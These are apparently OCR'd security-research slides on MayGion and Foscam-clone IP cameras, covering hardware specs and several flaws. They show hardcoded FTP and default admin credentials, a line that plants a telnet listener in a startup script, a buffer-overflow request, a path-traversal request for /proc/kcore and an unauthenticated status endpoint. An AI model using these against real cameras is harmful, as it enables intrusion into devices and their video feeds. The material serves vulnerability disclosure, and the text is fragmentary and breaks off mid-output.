
MayGion IP Cameras

MayGion IP Cameras


- Model No.: IP-601
- MIPS 32-bit Processor (Little Endian)
- 16 MB RAM
- Linux kernel 2.6.21
- uClibc 0.9.28
- BusyBox 1.12.1

- Monolithic custom web server (web server, ftp server, msn client, etc.)
- Writeable & persistent filesystem


MayGion IP Cameras




MayGion IP Cameras



MayGion IP Cameras



MayGion IP Cameras



MayGion IP Cameras

- Running FTP server with hardcoded credentials **(usr: MayGion, pwd: maygion.com)**

- Add the following line to the `/tmp/eye/init.sh` file to start up a telnet server listening on port `2525/TCP`:

```
/bin/busybox telnetd -b 0.0.0.0:2525 -F &
```

MayGion IP Cameras

- FTP Server banner:

“`IPCamera FtpServer(www.maygion.com),do NOT change firmware unless you know what you are doing!`”

- Web Server banner: “`WebServer(IPCamera_Logo)`”

MayGion IP Cameras

- Web server binary is **`cs`** located in **`/tmp/eye/app`**

```
marciano@sherminator:~/Desktop$ file cs cs: ELF 32-
bit LSB executable, MIPS, MIPS-II version 1 (SYSV),
dynamically linked (uses shared libs), stripped
```

- Web server configuration and account credentials are stored in **`cs.ini`** located in the same directory

MayGion IP Cameras

- Buffer overflow:

```
GET /aaaaaa….aaaa.htm
```

- Path traversal:

```
GET /../../../../proc/kcore
```

- Vulnerable firmware versions: 2011.11.14 and earlier

`/proc/kcore` is like an "alias" for the memory in your computer. Its size is the same as the amount of RAM you have, and if you read it as a file, the kernel does memory reads.

Foscam clones


Foscam clones

- Model: FI8918W
- ARM Winbond W90N745 revision
- 8 MB RAM
- 4 MB Flash
- uCLinux version 2.4.20-uc0


- IPCAM SDK
- Monolithic custom web server
- Filesystem type: romfs
- Writeable & non-persistent

CORE SECURITY


Foscam clones




Foscam clones



Foscam clones



Foscam clones



Real-time IP Camera Monitoring System

Alias Settings

Alias	Anonymous

CORE SECURITY

Foscam clones

- Running monolithic Web server
- **Default credentials: admin/<blank>**
- Web server banner: "**`Server: Netwave IP Camera`**"
- Requesting **`/get_status.cgi`** (no need for valid credentials) you get the following information:

```
var id='000DC5D047EF';          var ddns_status=0;
var sys_ver='11.14.2.28';       var ddns_host='';
